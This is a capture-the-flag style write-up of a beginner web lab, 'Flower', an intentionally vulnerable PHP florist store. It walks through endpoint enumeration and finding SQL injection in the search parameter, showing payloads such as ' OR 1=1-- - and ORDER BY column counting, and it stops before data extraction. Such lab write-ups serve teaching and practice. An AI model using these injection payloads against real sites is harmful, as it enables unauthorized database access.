
Flower
A neighborhood flower shop that just launched online. Browse the catalog and see what you find.


Room Description
There is a new feature on WebVerse called Foundational labs, there are meant to be easier than Easy and build some basic web exploitation skills.
This is information directly grabbed from the main page and description of the lab.
https://dashboard.webverselabs-pro.com/foundational-labs/flower
Flower Haven is a small neighborhood florist. They just went live with an online store over the weekend — built quickly, launched quickly, with nothing reviewed before it went up. The site is taking real orders now. Browse the catalog, try out the features, and pay attention to how the shop responds to what you give it.
Synopsis
A friendly-looking storefront with a first-week-live feel. Something in how it handles your input is worth a closer look.
What is Flower
A beginner-friendly PHP + MySQL storefront with a handful of features to poke at. Built quickly, reviewed not-at-all.
Who is Flower for?
Newcomers to web security taking their first run at a realistic target.
Skills / Knowledge
- Web application enumeration
- Reading server responses carefully
- Basic understanding of how web apps talk to databases
What will you gain?
- Explore a small web app's attack surface and find where user input reaches the backend
- Recognise when a server's error messages are telling you more than they should
- Build on a small finding to reach data the application never meant to expose
Initial Analysis
Okay, let's try to take a look at this lab from scratch. We are given an IP address, let's put it in our browser to see where it tries to send us.

We can't resolve this domain, to fix this, we need to add the IP address given to us, and the domain name we're attempting to resolve to /etc/hosts.
On Windows the file is located at C:\Windows\System32\drivers\etc\hosts , on Linux it's just /etc/hosts. If you have issues editing the file on Windows, just create a new text file wherever, edit it there, then copy and paste it to the location to override the old one. To do so, you do need Local Admin or sudo permissions.
After doing so, we can try to refresh and we can see that we now have access to the web app.

The endpoints we have in our header are:
<ul>
    <li><a href="/">Shop</a></li>
    <li><a href="/search.php">Search</a></li>
    <li><a href="/contact.php">Contact</a></li>
      <li><a href="/login.php">Sign in</a></li>
      <li><a href="/signup.php">Sign up</a></li>
 </ul>
Our main dashboard is the Shop, this is a PHP application, if we didn't have the description we would have the endpoints to guide us to this information, as well as the Response headers we have when browsing the application.

HTTP/1.1 200 OK
Server: nginx/1.29.8
Date: Fri, 24 Apr 2026 14:11:03 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 3645
Connection: keep-alive
X-Powered-By: PHP/8.2.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Finding the bug
/login.php

This is just a simple login interface, we can try blind SQLi to bypass the login if we think one of the fields is vulnerable, or both fields, or if we know a username and we think the password field is vulnerable.
Blind SQLi login tricks don't work here.
/contact.php

Since this lab is beginner friendly, I doubt we would have to manipulate an admin bot or something from the contact form, so we can skip this, usually data doesn't get rendered you input here, rather gets sent somewhere we can't see, so even if we try SQLi here, nothing will show for us. Except maybe a blind injection if we can get two different outcomes, regardless, I'm yapping.

Trying to add a ' or " to escape the syntax and manipulate the query has no results.
/signup.php

We can register an account, there we can see whether a role or something gets set upon registration.
/cart.php

After registering, we have a new endpoint available to us that lists the things we add from the shop, nothing important here.
/search.php

There are 2 ways to reach /search.php, one of them is through the header, and the other is through the Shop Dashboard. Both are the same function.
If we search for items, they show up.

Now, doing the search we see that we have control over the q parameter, what would happen if we try to add an escape character for SQL syntax?

If this search function worked properly, we would see a result saying "no flowers matched '", similarly to this result:

Time to exploit this!
Exploitation
So, the backend query is doing something like:
SELECT * FROM products
WHERE name LIKE '%<input>%'
   OR description LIKE '%<input>%'
So for the tulip search, the query is:
SELECT * FROM products
WHERE name LIKE '%tulip%'
   OR description LIKE '%tulip%'
So, when we add our ' character, we escape the original query, add in our own condition that is always true (1=1) and this should return all of the products, since it selects * (all) candidates from the products table where IS TRUE (1=1), which matches everything.
The query we send is more or less the following:
SELECT * FROM products WHERE 1=1

This regular payload doesn't work, since we are injecting in two places, so once we add ' OR 1=1--, we don't really escape the rest of the query, which causes the error out. To confirm that we are commenting the following part of the query out, we can another trailing - character to make sure the rest of the query gets commented out.

The next step would be to find the number of columns now.
' ORDER BY 1-- -
https://portswigger.net/web-security/sql-injection/union-attacks
Determining the number of columns required
When you perform a SQL injection UNION attack, there are two effective methods to determine how many columns are being returned from the original query.
One method involves injecting a series ofORDER BYclauses and incrementing the specified column index until an error occurs. For example, if the injection point is a quoted string within theWHEREclause of the original query, you would submit:' ORDER BY 1--
' ORDER BY 2--
' ORDER BY 3--
etc.
Finding column number
We more or less have to follow the Burp article and just do ++ in our query until we hit an error, as well as add our trailing dash to make sure the rest of the query is commented out.
